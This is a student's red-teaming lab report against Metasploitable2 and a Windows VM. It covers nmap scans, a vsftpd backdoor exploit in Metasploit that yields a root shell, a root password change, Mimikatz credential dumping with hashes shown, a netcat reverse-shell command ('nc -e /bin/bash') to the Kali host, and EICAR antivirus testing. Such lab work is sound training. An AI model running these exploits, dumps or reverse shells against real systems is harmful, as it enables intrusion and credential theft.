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**AUGUST 14, 2025**

# **RED TEAMING TASK WEEK 01**

**TARUN SINGHAL**



## 1. Network Scanning Activities:

- **Tool: Nmap**
- **Task: Scan a local network device (e.g., Metasploitable2) using nmap -sV 192.168.1.x.**

```
(root@kali)-[~]
└─$ nmap -sV 192.168.0.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 05:28 EDT
Nmap scan report for 192.168.0.154
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath gmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-Jubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:EE:8D:B9 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.88 seconds

(root@kali)-[~]
```

**Enhanced Tasks:**

- **Service Enumeration: Run `nmap -sC -sV 192.168.1.x` to identify services and scripts. Document findings in a table:**

Port	State	Service	Version	Notes / Vulnerabilities
21/tcp	open	ftp	vsftpd 2.3.4	Anonymous login, RCE (CVE-2011-2523)
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1	Outdated, potential weak creds
23/tcp	open	telnet	Linux telnetd	Plain-text auth, try default creds
25/tcp	open	smtp	Postfix smtpd	VERFIY user enum, SSLv2 supported
53/tcp	open	domain	ISC BIND 9.4.2	Old version
80/tcp	open	http	Apache 2.2.8 (Ubuntu) DAV/2	Hosts vulnerable web apps (DVWA, etc.)
111/tcp	open	rpcbind	Version 2	Used with NFS
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X	Part of Samba service
445/tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian	RCE (CVE-2007-2447), Metasploit module
512/tcp	open	exec	netkit-rsh rexecd	Insecure legacy service
513/tcp	open	login	OpenBSD/Solaris rlogind	Insecure
514/tcp	open	tcpwrapped	Unknown	Could be syslog
1099/tcp	open	java-rmi	GNU Classpath grmiregistry	RCE via Java deserialization
1524/tcp	open	bindshell	Metasploitable root shell	Direct root shell access
2049/tcp	open	nfs	v2-v4 (RPC)	Exported shares may be mountable
2121/tcp	open	ftp	ProFTPD 1.3.1	Check for misconfigurations
3306/tcp	open	mysql	MySQL 5.0.51a	Try default creds, weak auth
5432/tcp	open	postgresql	PostgreSQL 8.3.0 - 8.3.7	Check for weak creds
5900/tcp	open	vnc	VNC Protocol 3.3	Brute-forceable, weak auth
6000/tcp	open	X11	Access denied	Exposed GUI interface
6667/tcp	open	irc	UnrealIRCd	May be backdoored version
8009/tcp	open	ajp13	Apache JServ Protocol 1.3	Tomcat connector, misconfig risk
8180/tcp	open	http	Apache Tomcat/Coyote JSP 1.1	Try default creds, JSP shell upload





- **Scan Analysis: Compare results of a stealth scan (-sS) vs. aggressive scan (-A). Summarize differences in a 50-word report.**

Stealth Scan goal is to minimize detection by security systems. Often involves SYN scans, where only the initial SYN (synchronize) packet is sent, and the connection is not fully established.

Example: [SYN scan](#) (-sS in [Nmap](#)).

Aggressive Scan goal is to gather as much information as possible in a short amount of time. Employs various techniques, including version detection, OS detection, and script scanning, often sending many packets.

Example: Aggressive scan (-A in Nmap).



## 2. Vulnerability Scanning

### Activities:

- **Tool: OpenVAS**
- **Task: Scan a local VM (e.g., Metasploitable2).**

### Enhanced Tasks:

- **Scan Report:** Export OpenVAS scan results and prioritize 3 vulnerabilities by CVSS score in a table:

### CVSS Score:

Rank	Vulnerability	CVSS Score	Description
1	UnrealIRCd3.2.8 Backdoor	10.0	Remote root backdoor in UnrealIRCd 3.2.8
2	VSFTPD Backdoor	7.5	Backdoor in VSFTPD allows remote code execution
3	Samba smbd 3.0.20	7.5	Remote code execution via crafted packets

- **Exploit Verification:** Cross-reference one OpenVAS finding with Metasploit to confirm exploitability (e.g., vsftpd backdoor).
  1. Use command “msfconsole” to enter into Metasploitable Framework.
  2. Use command “nmap <target ip>” for Metasploitable2 to check for open ports.
  3. Use command “search name: vsftpd” to search for matching modules “exploit/unix/ftp/vsftpd\_234\_backdoor”.
  4. Use command “use exploit/unix/ftp/vsftpd\_234\_backdoor” to use the exploit.
  5. Set RHOSTS using “set RHOST <target ip>”.
  6. Use command “exploit” to create session and enter Metasploitable2 Machine.



## 3. Exploitation Practice

### Activities:

- **Tool:** Metasploit
- **Task:** Exploit a Metasploitable2 service (e.g., Samba: use exploit/multi/samba/usermap\_script).
  - **Metasploit Exploit:** Use Metasploit to exploit a known vulnerability on Metasploitable2 (e.g., vsftpd backdoor: msfconsole; use exploit/unix/ftp/vsftpd\_234\_backdoor). Document steps in a 100-word summary.

```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Jobs Help
kali-linux-2025.2-vmware... Metasploitable2 Linux
root@kali:~#
File Actions Edit View Help
=====
Press SPACE BAR to continue

[+] metasploit v6.4.69-dev
+ -- --[ 2529 exploits - 1302 auxiliary - 431 post
+ -- --[ 1669 payloads - 49 encoders - 13 nops
+ -- --[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > nmap 192.168.0.154 -sV
[*] exec: nmap 192.168.0.154 -sV

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 06:50 EDT
Nmap scan report for 192.168.0.154
Host is up (0.0014s latency).
Not shown: 877 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshexec
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1899/tcp  open  java-rmi     GNU Classpath gmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2849/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  x11           (access denied)
6667/tcp  open  irc          UnrealIRCd
8080/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:EE:8D:B9 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
msf6 >
```



```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Info Help
Home kali-linux-2025.2-vmware-amd64 Metasploitable2 Linux
root@kali -
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.lan; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
msf5 > search name: vsftpd 2.3.4
[-] No results from search
msf5 > search name: vsftpd 2.3.4 type:exploit
[-] No results from search
msf5 > search name: vsftpd
[-] No results from search
msf5 > search name: vsftpd
[-] No results from search
Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
---
CHOST no The local client address
CHOST no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...] Supported proxies: http, socks4, socks5, socks5h, http
RHOST yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.154
RHOSTS => 192.168.0.154
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Info Help
Home kali-linux-2025.2-vmware-amd64 Metasploitable2 Linux
root@kali -
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.154
RHOSTS => 192.168.0.154
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.154:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.0.154:21 - USER: 331 Please specify the password.
[*] 192.168.0.154:21 - Backdoor service has been spawned, handling...
[*] 192.168.0.154:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.154:33503 -> 192.168.0.154:6200) at 2025-08-13 07:02:10 -0400
#
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
mshup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
#
```





## Steps:

7. Use command “ msfconsole ” to enter into Metasploitable Framework.
8. Use command “nmap <target ip>” for Metasploitable2 to check for open ports.
9. Use command “search name: vsftpd” to search for matching modules “exploit/unix/ftp/vsftpd\_234\_backdoor”.
10. Use command “use exploit/unix/ftp/vsftpd\_234\_backdoor” to use the exploit.
11. Set RHOSTS using “set RHOST <target ip>”.
12. Use command “exploit” to create session and enter Metasploitable2 Machine.

- **Privilege Escalation Demo: Attempt a basic privilege escalation on Metasploitable2 (e.g., check for writable /etc/passwd). Log results.**

```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.2-vmware... X Metasploitable2-Linux X
root@kali: ~
File Actions Edit View Help
ls
is
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
mshup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

passwd
Enter new UNIX password: ashu
Retype new UNIX password: ashu
passwd: password updated successfully
```



## 4. Post-Exploitation and Persistence

### Activities:

- **Tool:** Mimikatz, Netcat
- **Task:** Simulate persistence and credential dumping.
- **Credential Dumping:** On a Windows VM, use Mimikatz (mimikatz.exe "sekurlsa::logonpasswords" exit) to extract test account credentials.

```
mimikatz 2.2.0 x86 (oe.oe)
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 174999 (00000000:0002ab97)
Session : Interactive from 1
User Name : Iarun Singhal
Domain : WIN-1090U10EHI
Logon Server : WIN-1090U10EHI
Logon Time : 8/13/2025 9:06:15 PM
SID : S-1-5-21-2377809461-2314721164-1284469836-1001

msv :
[00000003] Primary
* Username : Iarun Singhal
* Domain : WIN-1090U10EHI
* NTLM : 31d6fe0d16ae931b72c5947e0c009c0
* SHA1 : da39a3ee5e6b4b043255bfe95601890af80709
[00010000] CredentialKey
* NTLM : 31d6fe0d16ae931b72c5947e0c009c0
* SHA1 : da39a3ee5e6b4b043255bfe95601890af80709

tspsy :
wdigest :
* Username : Iarun Singhal
* Domain : WIN-1090U10EHI
* Password : (null)
livesp :
kerberos : NO
ssp :
credman :

Authentication Id : 0 ; 174953 (00000000:0002ab69)
Session : Interactive from 1
User Name : Iarun Singhal
Domain : WIN-1090U10EHI
Logon Server : WIN-1090U10EHI
Logon Time : 8/13/2025 9:06:15 PM
SID : S-1-5-21-2377809461-2314721164-1284469836-1001


msv :
[00010000] CredentialKey
* NTLM : 31d6fe0d16ae931b72c5947e0c009c0
* SHA1 : da39a3ee5e6b4b043255bfe95601890af80709
[00000003] Primary
* Username : Iarun Singhal
* Domain : WIN-1090U10EHI
* NTLM : 31d6fe0d16ae931b72c5947e0c009c0
* SHA1 : da39a3ee5e6b4b043255bfe95601890af80709


tspsy :
wdigest :
* Username : Iarun Singhal
* Domain : WIN-1090U10EHI
* Password : (null)
livesp :
kerberos : NO
ssp :
credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session : Service from 0
```



- **Persistence Simulation:** Create a scheduled task on a Windows VM to run a harmless script (echo "Hello" > test.txt) every 5 minutes. Verify execution.







- **Reverse Shell:** Use Netcat to establish a reverse shell from Metasploitable2 to Kali (nc -e /bin/bash 192.168.1.x 4444). Test connectivity.

```
msfadmin@metasploitable2:~$ nc -e /bin/bash 192.168.0.104 4444
-

root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.104] 49178
ls
RED
TEAM
vulnerable
cd vulnerable
ls
mysql-ssl
smbfs
tikiwiki
wiki20030201
```



## 5. Malware Analysis

### Activities:

- **Tool:** VirusTotal
- **Task:** Upload a harmless file (e.g., test script) to check for threats.
- **EICAR Test:** Create an EICAR test file (echo X5O!P%@AP[4\PZX54(P^7CC)7}\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H\* > test.eicar) and upload to VirusTotal. Review detection results.

The screenshot shows the VirusTotal web interface for a file named 'test.eicar' with SHA256 hash 8b3f191819931d12cef728923965f77c00b079847b9c2636e56854d1e5eff71. The file is 70 B and was analyzed 6 hours ago. It has a community score of 61/68 and is flagged as malicious by 61/68 security vendors. The file is categorized as a virus, specifically 'Virus:EICAR\_Test\_File'. The 'Security vendors' analysis table shows detections from various vendors, including AhnLab-V3, AliCloud, Arcabit, Avast-Mobile, Avira (no cloud), BitDefender, CTX, DrWeb, and Emsisoft, all identifying it as a test file or virus.

Vendor	Detection
AhnLab-V3	Virus:EICAR_Test_File
AliCloud	Engtest:Multi/Eicar
Arcabit	EICAR-Test-File (not A Virus)
Avast-Mobile	Eicar
Avira (no cloud)	Eicar-Test-Signature
BitDefender	EICAR-Test-File (not A Virus)
CTX	Tot.virus.eicar
DrWeb	EICAR Test File (NOT A Virus)
Emsisoft	EICAR-Test-File (not A Virus) (B)



- **Sandbox Analysis:** Submit the EICAR file to Hybrid Analysis and summarize the behavior report in 50 words.

**Analysis Overview**

Submission name: 8b3f91819931d1f2cef7289239e5f77c00b079847b9c2636e56854d1e5ef7f1  
Size: 70B  
Type: [text/plain](#)  
SHA256: 8b3f91819931d1f2cef7289239e5f77c00b079847b9c2636e56854d1e5ef7f1  
Submitted At: 2018-08-05 08:20:15 (UTC)  
Last Anti-Virus Scan: 2025-07-16 19:18:29 (UTC)  
Last Sandbox Report: 2025-07-16 10:34:03 (UTC)

**malicious**  
Threat Score: 100/100  
AV Detection: 60%  
Labeled As: EICAR

**Anti-Virus Results**  
MetaDefender Multi Scan Analysis  
**Malicious (21/26)**

The CrowdStrike Global Threat report provides comprehensive analysis covering dozens of designated adversaries, providing details about their behavior, capabilities, and intentions related to targeted intrusions, eCrime, and hacktivist campaigns.  
Access 2024 CrowdStrike Global Threat Report  
Learn more

**Falcon Sandbox Reports (39)**

**Anti-Virus Scan Results for OPSWAT Metadefender (21/26)**  
Last update: 2025-07-16 19:18:29 (UTC)

Engine	Result	Engine	Result
VirIT eXplorer	X EICAR-Test-File	K7	X EICAR_Test_File
AhnLab	X Virus/EICAR_Test_File	CMC	X Virus_DOS_EICAR_Test_File
RocketCyber	✓	Comodo	X Malware
ClamAV	X Eicar-Signature	Huorong	X TEST/AVEngTestFile/EICAR
Bitdefender	X EICAR-Test-File (not a virus)	Gridinsoft	X Virus.UGen.bot
Avira	X Eicar-Test-Signature	Filescab	X EICARTestFilewqxq
Zillya	X EICARTestFile	Sophos	X EICAR-AV-Test
VirusBlokAda	X EICAR-Test-File	McAfee	X EICAR test file
NETGATE	✓	TACHYON	X EICAR-Test-File
Varist	X EICAR_Test_File	Antiy	X Virus/DOS.EICAR_Test_File
Lionice	✓	Webroot SMD	✓
Emsisoft	X EICAR-Test-File (not a virus) (B)	NANOAV	X Marker.Dos.EICAR-Test-File.dyb
ESET	X Eicar test file	Cylance	✓



The screenshot displays the Hybrid Analysis Falcon Sandbox Reports page. The page title is 'Falcon Sandbox Reports (39)'. A notification bar at the top states 'Not all reports are visible. 35 error reports are hidden.' Below this, there are four report cards. The first three are for 'eicar.com' on Windows 11 64 bit, Windows 10 64 bit, and Windows 7 32 bit. The fourth is for 'eicar.com' on Windows 7 64 bit. All reports show a 'Threat Score' of 100/100, 'Labeled As: EICAR', and 'Indicators: 2'. The 'run.bat' report shows a 'Threat Score' of 100/100, 'Labeled As: EICAR', and 'Indicators: 2'. All reports are labeled as 'Malicious'. The page also includes a 'Characteristics Legend' and a 'Show All As List' button. The bottom of the page shows a Windows taskbar with the date 13-09-2023 and time 19:13.

## Summary

Hybrid Analysis (by CrowdStrike) executes files in an isolated environment, combining static and dynamic techniques. Its behavior report shows an analysis overview of eicar file, Anti-virus Results that shows that eicar file is malicious and shows Falcon sandbox reports which shows eicar file is malicious to windows 10 x64 , windows 7 x64 and windows 7 x32 and also shows incident response using MITRE ATT&CK™ Techniques Detection.






